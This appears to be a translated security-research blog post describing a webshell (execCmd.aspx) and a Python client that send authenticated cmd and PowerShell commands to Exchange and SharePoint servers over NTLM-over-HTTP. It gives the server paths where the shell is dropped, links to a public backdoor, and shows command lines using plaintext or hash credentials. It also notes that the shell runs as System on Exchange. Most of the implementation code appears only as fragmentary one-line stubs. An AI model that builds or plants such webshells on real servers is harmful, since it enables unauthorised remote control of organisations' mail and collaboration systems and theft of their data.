
0x00 Preface
---
In certain environments, accessing resources on a web server requires NTLM authentication via the NTLM Over HTTP protocol. When using a webshell on such a web server, we not only need to consider the implementation of NTLM authentication but also ensure it can be used from the command line.
This article introduces an implementation method solely from a technical research perspective, providing open-source code and sharing script development details.
0x01 Introduction
---
This article will cover the following topics:
- Design Approach
- Script Development Details
- Open-Source Code
0x02 Design Approach
---
There are many web servers that use NTLM authentication via the NTLM Over HTTP protocol. Here, Exchange and SharePoint are used as examples.
(1) Exchange Test Environment
Absolute path for file saving:
C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\Autodiscover\test.aspx |
Corresponding URL is:
https://URL/Autodiscover/test.aspx |
(2) SharePoint test environment
Absolute path for file saving:
C:\Program Files\Common Files\microsoft shared\Web Server Extensions\15\TEMPLATE\LAYOUTS\test.aspx |
Corresponding URL is:
http://URL/_layouts/15/test.aspx |
Accessing test.aspx requires NTLM authentication via NTLM Over HTTP protocol
Here, a webshell supporting cmd commands is used as an example for testing, the webshell address is:
https://github.com/tennc/webshell/blob/master/aspx/asp.net-backdoors/cmdexec.aspx
As shown in the figure below

This webshell needs to be operated through a browser, first complete NTLM authentication, then fill in the correct Auth Key and the cmd command to execute
Our goal is to meet the requirement of being usable from the command line, allowing modifications based on this template. The design approach is as follows:
(1) execCmd.aspx
Receives Form POST requests as parameters and verifies the Auth Key.
If verification fails, returns an empty result.
If verification succeeds, executes the passed cmd command and returns the execution result.
(2) aspxCmdNTLM.py
Command-line script.
First, completes NTLM authentication via the NTLM Over HTTP protocol, requiring support for both plaintext and user password hash login methods.
Sends the Auth Key and the cmd command to execute via a Form POST request, and receives the cmd command's execution result.
The communication content between execCmd.aspx and aspxCmdNTLM.py is Base64 encoded; the program implementation must consider Base64 encoding and decoding.
0x03 Script Development Details
---
1. execCmd.aspx
Uses the Page_Load method to receive Form POST requests, where data1 is used as the Auth Key and data2 is used as the cmd command.
Implementation of Base64 encoding:
byte[] enbytes = Encoding.Default.GetBytes(string1); |
Implementation of Base64 decoding:
byte[] outbyte = Convert.FromBase64String(string1); |
The complete implementation code is as follows:
<%@ Page Language="C#"%> |
2.aspxCmdNTLM.py
The implementation of NTLM authentication can refer to the previous code:
An open-source project
Supports both plaintext and user password hash login methods
Form requests are sent via POST method
Base64 encoding and decoding require attention to string format
The complete code has been uploaded to GitHub, address as follows:
An open-source project
execCmd.aspx needs to be saved on the Web server
aspxCmdNTLM.py is executed in the command line, connecting to execCmd.aspx to execute cmd commands and obtain results
aspxCmdNTLM.py supports both plaintext and user password hash login methods
For Exchange servers, the corresponding webshell permissions are System
As shown in the figure below


Can directly call Exchange PowerShell
Command example:
python aspxCmdNTLM.py 192.168.1.1 443 https://192.168.1.1/Autodiscover/execCmd.aspx plaintext test.com user1 Password123! "powershell -c \"Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;;Get-MailboxServer\"" |
Result as shown in the figure below
For SharePoint servers, the corresponding webshell permissions are user permissions
As shown in the figure below

Can attempt to call SharePointServer PowerShell
Command example:

python aspxCmdNTLM.py 192.168.1.1 443 https://192.168.1.1/Autodiscover/execCmd.aspx plaintext test.com user1 Password123! "powershell -c \"Add-PSSnapin Microsoft.SharePoint.PowerShell;Get-SPSite\"" |
It should be noted here that the user needs to be configured to have access to the database in order to execute SharePointServer PowerShell commands
The corresponding PowerShell command to view the list of users with database access is as follows:
Add-PSSnapin Microsoft.SharePoint.PowerShell; |
The PowerShell command to grant database access permissions to a specified user is as follows:
Add-PSSnapin Microsoft.SharePoint.PowerShell; |
The PowerShell command to remove database access permissions from a specified user is as follows:
Add-PSSnapin Microsoft.SharePoint.PowerShell; |
Normal results are shown in the following figure:
0x04 Summary
---
This article uses Exchange and SharePoint as examples to introduce the implementation approach of Webshells supporting the NTLM Over HTTP protocol, provides open-source code, and shares script development details.


